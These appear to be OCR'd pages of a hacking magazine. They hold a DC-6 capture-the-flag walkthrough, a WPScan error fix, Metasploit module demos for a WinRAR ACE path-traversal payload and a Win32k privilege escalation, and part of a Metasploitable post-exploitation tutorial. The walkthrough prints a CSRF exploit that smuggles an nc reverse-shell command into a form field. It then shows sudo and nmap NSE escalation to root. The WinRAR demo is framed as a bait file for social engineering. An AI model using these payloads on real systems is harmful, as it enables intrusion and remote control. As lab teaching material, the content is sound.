
File Edit Search Options Help

```
References:
============
https://github.com/aas-n/CVE/blob/master/CVE-2018-15877/

PoC:
-->

<html>
  <!--  Wordpress Plainview Activity Monitor RCE
        [+] Version: 20161228 and possibly prior
        [+] Description: Combine OS Commanding and CSRF to get reverse shell
        [+] Author: LydA(c)ric LEFEBVRE
        [+] CVE-ID: CVE-2018-15877
        [+] Usage: Replace 127.0.0.1 & 9999 with you ip and port to get reverse
        [+] Note: Many reflected XSS exists on this plugin and can be combine w
  -->
  <body>
  <script>history.pushState('', '', '/')</script>
    <form action="http://wordy/wp-admin/admin.php?page=plainview_activity_moni
      <input type="hidden" name="ip" value="google.fr| nc 192.168.41.182 9999
      <input type="hidden" name="lookup" value="Lookup" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```


After making necessary changes, save the exploit and open it with a browser (since it is a html exploit). The command I used is firefox 45274.html. The exploit should look like below once opened in browser.



Before I execute the exploit, I start a netcat listener as shown below.

```
root@kali:~# nc -lvp 9999
listening on [any] 9999 ...
```

Then I execute the exploit by clicking on "submit request" button as shown below.



Voila, I successfully got a shell, ofcourse with www-data privileges. We need to escalate privi -leges now.

```
root@kali:~# nc -lvp 9999
listening on [any] 9999 ...
connect to [192.168.41.182] from wordy [192.168.41.181] 44872
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

When I navigated to the home directory, I saw that there were four directories allotted for eac
-h user : graham, jens, mark, sarah. I decided to see what is in those directories.

```
root@kali:~# nc -lvp 9999
listening on [any] 9999 ...
connect to [192.168.41.182] from wordy [192.168.41.181] 44872
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
pwd
/var/www/html/wp-admin
cd home
pwd
/var/www/html/wp-admin
cd /home
pwd
/home
ls
graham
jens
mark
sarah
```

```
cd graham
ls
pwd
/home/graham
cd /home
ls
graham
jens
mark
sarah
cd jens
ls
backups.sh
file backups.sh
backups.sh: Bourne-Again shell script, ASCII text executable
cat backups.sh
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
```

The "graham" directory doesn't have anything but the directory that belongs to user "jens" ha
-s a file named backups.sh. This file contains a "tar" extraction code.

Nothing useful here, So I decide to check the directory of user "mark".

```
#!/bin/bash
tar -czf backups.tar.gz /var/www/html

cd /home
ls
graham
jens
mark
sarah
cd mark
pwd
/home/mark
ls
stuff
file stuff
stuff: directory
cd directory
ls
stuff
```

In this directory, I find a file named "stuff" which happens to be a directory. Inside this directo-ry, there is a file named "things-to-do,txt". When I view this file using cat command, I found certain things to do like buy a present for Sarah's farewell party and file an application for the OSCP course. What I found interesting is an instruction to add a new user named "graham" with what seem to be the credentials for this user as shown below. But user "graham" is alre-ady present on the target system.

```
/home/mark
ls
stuff
file stuff
stuff: directory
cd directory
ls
stuff
cd stuff
ls
things-to-do.txt
cat things-to-do.txt
Things to do:

- Restore full functionality for the hyperdrive (need to speak to Jens)
- Buy present for Sarah's farewell party
- Add new user: graham - GSo7isUM1D4 - done
- Apply for the OSCP course
- Buy new laptop for Sarah's replacement
```

What if these credentials are the same for SSH service for user "graham". I try to login using the credentials as shown below and I successfully gain access to the target machine.

```
root@kali:~# ssh graham@wordy
The authenticity of host 'wordy (192.168.41.181)' can't be established.
ECDSA key fingerprint is SHA256:jlerdCouZvnDhR/1oNiOrfqqzChsDT0gm8uG96kRY2U.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'wordy' (ECDSA) to the list of known hosts.
graham@wordy's password:
Linux dc-6 4.9.0-8-amd64 #1 SMP Debian 4.9.144-3.1 (2019-02-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
graham@dc-6:~$
```

The sudo -l command states that the user can run the file "backups.sh" (this is the same file we saw earlier in "jens" directory).

```
graham@dc-6:~$ id
uid=1001(graham) gid=1001(graham) groups=1001(graham),1005(devs)
graham@dc-6:~$ sudo -l
Matching Defaults entries for graham on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin

User graham may run the following commands on dc-6:
    (jens) NOPASSWD: /home/jens/backups.sh
graham@dc-6:~$ cat /home/jens/backups.sh
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
graham@dc-6:~$
```

Let's open this file using vi editor.

```
#!/bin/bash
tar -czf backups.tar.gz /var/www/html
~
~
~
~
~
~
~
~
~
~
```

Since this file can be edited, I added command /bin/bash at the end and saved the file. When I run this file, this will now give me a bash shell as "jens".

```
#!/bin/bash
tar -czf backups.tar.gz /var/www/htm
/bin/bash
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
~
```

After saving the file, I ran the "backups.sh" file as user "jens" as shown below.

```
graham@dc-6:~$ sudo -u jens /home/jens/backups.sh
tar: Removing leading `/' from member names
tar: /var/www/htm: Cannot stat: No such file or directory
tar (child): backups.tar.gz: Cannot open: Permission denied
tar (child): Error is not recoverable: exiting now
tar: Child returned status 2
tar: Error is not recoverable: exiting now
jens@dc-6:/home/graham$ cat /home/jens/backups.sh

#!/bin/bash
tar -czf backups.tar.gz /var/www/htm
/bin/bash
```

Voila. Now we successfully have a shell as user jens. Running the sudo -l command again says that the user "jens" can run nmap with root privileges.

```
jens@dc-6:/home/graham$ sudo -l
Matching Defaults entries for jens on dc-6:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:
/bin

User jens may run the following commands on dc-6:
    (root) NOPASSWD: /usr/bin/nmap
jens@dc-6:/home/graham$ id
uid=1004(jens) gid=1004(jens) groups=1004(jens),1005(devs)
jens@dc-6:/home/graham$
```

Nmap has a feature called Nmap Scripting Engine (NSE) which allows users to create simple scripts to automate a wide variety of tasks. Let's create a nse script in the tmp diectory of the target system.

The command echo "os.execute('/bin/sh')" > /tmp/root.nse will create a root.nse file which executes the command "/bin/sh" which will eventually gain a shell. Once the file is crea -ted, I execute nmap with the root.nse file as shown below.

```
jens@dc-6:/home/graham$ echo "os.execute('/bin/sh')">/tmp/root.nse
jens@dc-6:/home/graham$ sudo nmap --script=/tmp/root.nse

Starting Nmap 7.40 ( https://nmap.org ) at 2019-08-17 01:28 AEST
# uid=0(root) gid=0(root) groups=0(root)
#
```

As you can see we successfully got a root shell. Now let's view the flag in the root directory.

```
# # /root
# theflag.txt
#

Yb        dP 888888 88     88         8888b.   dP"Yb  88b 88 888888 d8b
 Yb  db  dP  88__   88     88          8I  Yb dP   Yb 88Yb88 88__   Y8P
  YbdPYbdP   88""   88  .o 88  .o      8I  dY Yb   dP 88 Y88 88""   `"'
   YP  YP    888888 88ood8 88ood8     8888Y"   YbodP  88  Y8 888888 (8)


Congratulations!!!

Hope you enjoyed DC-6.  Just wanted to send a big thanks out there to all tho
se
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
```

With this, we finish this Capture The Flag challenge of DC : 6. In our next Issue, we will be back with a new CTF challenge.

Need any new feature or a tutorial included. Send us your requests to qa@hackercool.com

In our Next Issue (May 2019 Issue) we will be solving the Symfonos : 1 CTF Challenge teaching our readers some new concepts along the way.

FIXING "CMS_SCANNER GEM" ERROR WHILE RUNNING WPSCAN

FIX IT

Wpscan is a versatile scanner for Wordpress penetration testing and is used by penetration testers worldwide. As this tool depends on many packages it may prompt up a error various times. One of our readers sent a mail mentioning a error which is as shown below.

```
root@kali:~# wpscan --url http://wordy
_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 3.5.3
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________


Scan Aborted: no implicit conversion of nil into Array
Trace: /usr/share/rubygems-integration/all/gems/cms_scanner-0.5.0/lib/cms_sca
nner/target/scope.rb:49:in `+'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.0/lib/cms_scanner/ta
orm/wordpress.rb:85:in `wordpress_hosted?'
/usr/share/rubygems-integration/all/gems/wpscan-3.5.3/app/controllers/core.rb
:70:in `check_wordpress_state'
/usr/share/rubygems-integration/all/gems/wpscan-3.5.3/app/controllers/core.rb
:61:in `before_scan'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.0/lib/cms_scanner/co
ntrollers.rb:44:in `each'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.0/lib/cms_scanner/co
ntrollers.rb:44:in `block in run'
/usr/lib/ruby/2.5.0/timeout.rb:76:in `timeout'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.0/lib/cms_scanner/co
ntrollers.rb:43:in `run'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.0/lib/cms_scanner/sc
an.rb:24:in `run'
/usr/share/rubygems-integration/all/gems/wpscan-3.5.3/bin/wpscan:16:in `block
 in <top (required)>'
/usr/share/rubygems-integration/all/gems/cms_scanner-0.5.0/lib/cms_scanner/sc
an.rb:15:in `initialize'
/usr/share/rubygems-integration/all/gems/wpscan-3.5.3/bin/wpscan:6:in `new'
```

As you can see in the image above, the error message is saying something about a gem file of cms_scanner. A gem files is a collection of a Ruby code (like a library) which can be called

wherever its function is needed. The Cms_scanner gem is a Ruby code (gem) that performs what its name suggests. So the error arises when Wpscan is initializing this gem. To fix this problem, update the cms_scanner gem as shown below.

```
root@kali:~# gem update cms_scanner
Updating installed gems
Updating cms_scanner
Fetching: opt_parse_validator-1.7.4.gem (100%)
Successfully installed opt_parse_validator-1.7.4
Fetching: ruby-progressbar-1.10.1.gem (100%)
Successfully installed ruby-progressbar-1.10.1
Fetching: yajl-ruby-1.4.1.gem (100%)
Building native extensions. This could take a while...
Installing darkfish documentation for opt_parse_validator-1.7.4
Parsing documentation for ruby-progressbar-1.10.1
Installing ri documentation for ruby-progressbar-1.10.1
Installing darkfish documentation for ruby-progressbar-1.10.1
Parsing documentation for yajl-ruby-1.4.1
Installing ri documentation for yajl-ruby-1.4.1
Installing darkfish documentation for yajl-ruby-1.4.1
Parsing documentation for cms_scanner-0.5.7
Installing ri documentation for cms_scanner-0.5.7
Installing darkfish documentation for cms_scanner-0.5.7
Done installing documentation for opt_parse_validator, ruby-progressbar, yajl
-ruby, cms_scanner after 7 seconds
Parsing documentation for cms_scanner-0.5.7
Parsing documentation for opt_parse_validator-1.7.4
Parsing documentation for ruby-progressbar-1.10.1
Parsing documentation for yajl-ruby-1.4.1
Done installing documentation for cms_scanner, opt_parse_validator, ruby-prog
ressbar, yajl-ruby after 1 seconds
Gems updated: cms_scanner opt_parse_validator ruby-progressbar yajl-ruby
root@kali:~#
```

This may take some time. So have patience. Once the gem is successfully updated as shown below, start the Wpscan as usual. Now it should work without any error.

```
root@kali:~# wpscan --url http://wordy
_______________________________________________________________
__          _______   _____
\ \        / /  __ \ / ____|
 \ \  /\  / /| |__) | (___   ___  __ _ _ __   ®
  \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
   \  /\  /  | |     ____) | (__| (_| | | | |
    \/  \/   |_|    |_____/ \___|\__,_|_| |_|

  WordPress Security Scanner by the WPScan Team
                 Version 3.5.3
      Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________
```

RARLAB WinRAR ACE FORMAT RCE, MS18_8120_Win32k_privesc Modules

METASPLOIT THIS MONTH

Welcome to this month's Metasploit This Month. We are ready with the latest exploit modules of Metasploit.

RARLAB WinRAR ACE FORMAT Input Validation RCE Module

TARGET: RARLAB WinRAR <= 5.61 **TYPE: Local** **FIREWALL: ON**

WinRAR is one of the popular archiving software mainly built for Windows. Its main features include creation of packed RAR or ZIP archives and unpacking of multiple formats like ARJ, BZIP2, CAB, GZ, ISO, JAR, LHA, RAR, TAR, UUE, XZ, Z, ZIP, ZIPX and 7z etc. This exploit works by exploiting a path traversal vulnerability in the WinRAR versions less than <= 5.61. This vulnerability can be exploited while crafting the filename field of the ACE format file. In simple terms, this vulnerability manipulates the WinRAR program to ignore extraction destina-tion path and consider the file name as the absolute path.

ACE is a data compression format which was popular around 1999-2001. After that it was overtaken in popularity by RAR format. Since around year 2015, this format was used by hac-kers to deliver malware through emails. This module will attempt to extract the payload to th-e startup folder of the current user. However, we can only go back one folder with the help of this module. So this will only work if our payload is is extracted from one folder within the use-r profile folders (Ex : Desktop, Downloads). Also remember that unlike most of the modules we have seen here, we get a shell only after the user logs out or restarts.

Let us see how this module works. Start Metasploit and load the winrar_ace module as shown below. Type the command show options to have a look at all the options this module requires.

```
msf5 > use exploit/windows/fileformat/winrar_ace
msf5 exploit(windows/fileformat/winrar_ace) > show options

Module options (exploit/windows/fileformat/winrar_ace):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   CUSTFILE                    no        User-defined custom payload
   FILENAME   msf.ace          yes       The output file name.
   FILE_LIST                   no        List of other non-payload files to add


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, pr
ocess, none)
   LHOST                      yes       The listen address (an interface may be speci
fied)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (RHOST and RPORT settings will be ignored!)**
```

We need to create a payload in ACE format. Set the lhost option which is the IP address of

our attacker system. Execute the module using the run command and it should successfully create a payload in ACE format as shown below.

```
msf5 exploit(windows/fileformat/winrar_ace) > set lhost 192.168.41.134
lhost => 192.168.41.134
msf5 exploit(windows/fileformat/winrar_ace) > run

[+] msf.ace stored at /home/kalyan/.msf4/local/msf.ace
msf5 exploit(windows/fileformat/winrar_ace) > cp /home/kalyan/.msf4/local/msf.ace /ho
me/kalyan/Desktop/msf.ace
[*] exec: cp /home/kalyan/.msf4/local/msf.ace /home/kalyan/Desktop/msf.ace

msf5 exploit(windows/fileformat/winrar_ace) >
```

As it is a local exploit, this payload needs to be sent to our target using any social engineerin -g technique. Before we do this, we need to start a listener on our attacker system.

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, threa
d, process, none)
   LHOST                      yes       The listen address (an interface may be
specified)
   LPORT     4444             yes       The listen port


Exploit target:
```

Exploit target:

```
   Id  Name
   --  ----
   0   Wildcard Target


msf5 exploit(multi/handler) > set lhost 192.168.41.134
lhost => 192.168.41.134
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.134:4444
```

When the user take our bait and restarts the system, we will successfully have a meterpreter session as shown below.

```
msf5 exploit(multi/handler) > set lhost 192.168.41.134
lhost => 192.168.41.134
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.41.134:4444
[*] Sending stage (179779 bytes) to 192.168.41.129
[*] Meterpreter session 1 opened (192.168.41.134:4444 -> 192.168.41.129:49157) a
t 2019-08-23 21:51:19 +0530

meterpreter > sysinfo
Computer        : WIN-BI3UK55VF6A
OS              : Windows 7 (Build 7600).
Architecture    : x86
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: WIN-BI3UK55VF6A\admin
meterpreter >
```

WINDOWS SetImeInfoEx Win32k NULL Pointer Dereference Privesc Module

TARGET: Windows **TYPE: Local** **FIREWALL : ON**

Since we have a meterpreter session on a Windows system, let us see a privilege escalation module. Named as in the heading this module exploits a vulnerability in Win32k component that fails to properly handle objects in memory.Once this vulnerability is exploited,we can run arbitrary code in the kernel mode. This means we can install new programs or create new us -er accounts etc with this privileges. However, here we will just elevate privileges.

Let us see how this module works. Background the current session of meterpreter and load the ms18_8120_win32k_ privesc module as shown below.

```
msf5 exploit(multi/handler) > use exploit/windows/local/ms18_8120_win32k_privesc
msf5 exploit(windows/local/ms18_8120_win32k_privesc) > show options

Module options (exploit/windows/local/ms18_8120_win32k_privesc):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.
```

Set the meterpreter session ID and execute the module using run command and we will successfully have a new meterpreter session with elevated privileges.

```
msf5 exploit(windows/local/ms18_8120_win32k_privesc) > set session 1
session => 1
msf5 exploit(windows/local/ms18_8120_win32k_privesc) > run

[*] Started reverse TCP handler on 192.168.41.134:4444
[+] Exploit finished, wait for privileged payload execution to complete.
[*] Sending stage (179779 bytes) to 192.168.41.129
[*] Meterpreter session 2 opened (192.168.41.134:4444 -> 192.168.41.129:49160) a
t 2019-09-03 22:01:03 +0530

meterpreter >
```

THE TREASURE TROVE (PART 2)

METASPLOITABLE TUTORIALS

The lack of vulnerable targets is one of the main problems while practicing the skill of ethical hacking. Metasploitable is one of the best and often underestimated vulnerable OS useful to learn hacking or penetration testing. Many of my readers have been asking me for Metasploitable tutorials.So we have decided to make a complete Metasploitable hacking guide in accordance with ethical hacking process. We have planned this series keeping absolute beginners in mind.

In our previous Issue, our readers have seen analysing some of the information about the target system acquired as part of POST exploitation Information Gathering which was performed in the preceding previous Issue. This information was stored on our attacker system and we have aptly named it "The Treasure Trove". As we were looking at the information collected, we have seen that the information collected included Apache configuration file, various login shells, that the SAMBA home directory was writable by others, the target system's firewall configuration and SSH configuration file. In this Issue, we will continue analyzing THE TREASURE TROVE to see what information it still contains.

(Continued from previous Issue)

Next, we will see all the TCP and UDP ports which are open and listening on the target system. We can also see the PID and the user privileges it is running on.

```
20190616072819_default_192.168.41.173_linux.enum.netwo_138854.txt

COMMAND     PID      USER   FD   TYPE DEVICE SIZE NODE NAME
dhclient3  4102      dhcp    4u  IPv4  10689       UDP *:68
portmap    4295    daemon    3u  IPv4  11321       UDP *:111
portmap    4295    daemon    4u  IPv4  11326       TCP *:111 (LISTEN)
rpc.statd  4313     statd    5r  IPv4  11364       UDP *:673
rpc.statd  4313     statd    7u  IPv4  11372       UDP *:55423
rpc.statd  4313     statd    8u  IPv4  11375       TCP *:43707 (LISTEN)
named      4697      bind   20u  IPv6  12267       UDP *:53
postgres   4936  postgres    6u  IPv4  12708       TCP *:5432 (LISTEN)
postgres   4936  postgres    8u  IPv4  12717       UDP 127.0.0.1:57386->127.0.0.1$
postgres   4939  postgres    8u  IPv4  12717       UDP 127.0.0.1:57386->127.0.0.1$
postgres   4940  postgres    8u  IPv4  12717       UDP 127.0.0.1:57386->127.0.0.1$
postgres   4941  postgres    8u  IPv4  12717       UDP 127.0.0.1:57386->127.0.0.1$
postgres   4942  postgres    8u  IPv4  12717       UDP 127.0.0.1:57386->127.0.0.1$
distccd    4963    daemon    4u  IPv6  12784       TCP *:3632 (LISTEN)
distccd    4964    daemon    4u  IPv6  12784       TCP *:3632 (LISTEN)
rpc.mount  5031      root    6u  IPv4  12953       UDP *:34665
rpc.mount  5031      root    7u  IPv4  12958       TCP *:51674 (LISTEN)
distccd    5099    daemon    4u  IPv6  12784       TCP *:3632 (LISTEN)
master     5100      root   11u  IPv4  13105       TCP *:25 (LISTEN)
nmbd       5108      root    6u  IPv4  13264       UDP *:137
nmbd       5108      root    7u  IPv4  13265       UDP *:138
nmbd       5108      root    8u  IPv4  13267       UDP 192.168.41.173:137
nmbd       5108      root    9u  IPv4  13268       UDP 192.168.41.173:138
distccd    5110    daemon    4u  IPv6  12784       TCP *:3632 (LISTEN)
smbd       5111      root   21u  IPv4  13289       TCP *:445 (LISTEN)
smbd       5111      root   22u  IPv4  13290       TCP *:139 (LISTEN)
```

```
xinetd    5137     root    5u  IPv4  13405       TCP *:21 (LISTEN)
xinetd    5137     root    6u  IPv4  13406       TCP *:23 (LISTEN)
xinetd    5137     root    8u  IPv4  13407       UDP *:69
xinetd    5137     root    9u  IPv4  13408       TCP *:514 (LISTEN)
xinetd    5137     root   10u  IPv4  13409       TCP *:513 (LISTEN)
xinetd    5137     root   11u  IPv4  13410       TCP *:512 (LISTEN)
xinetd    5137     root   12u  IPv4  13411       TCP *:1524 (LISTEN)
proftpd   5177  proftpd    1u  IPv6  13443       TCP *:2121 (LISTEN)
jsvc      5239 tomcat55   49u  IPv4  13793       TCP *:8180 (LISTEN)
apache2   5259     root    3u  IPv4  13577       TCP *:80 (LISTEN)
apache2   5261 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
apache2   5263 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
apache2   5264 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
apache2   5267 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
apache2   5269 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
rmiregist 5280     root    7u  IPv4  13694       TCP *:1099 (LISTEN)
```

```
Xtightvnc 5300     root    3u  IPv4  13668       TCP *:5900 (LISTEN)
unrealirc 5301     root    2u  IPv4  13663       TCP *:6667 (LISTEN)
unrealirc 5301     root    3u  IPv4  13664       TCP *:6697 (LISTEN)
apache2   5434 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
telnet    5459   daemon    3u  IPv4  15169       TCP 192.168.41.173:44051->192.$
telnet    7512   daemon    3u  IPv4  41190       TCP 192.168.41.173:57313->192.$
telnet    7711   daemon    3u  IPv4  45483       TCP 192.168.41.173:37342->192.$
apache2   7848 www-data    3u  IPv4  13577       TCP *:80 (LISTEN)
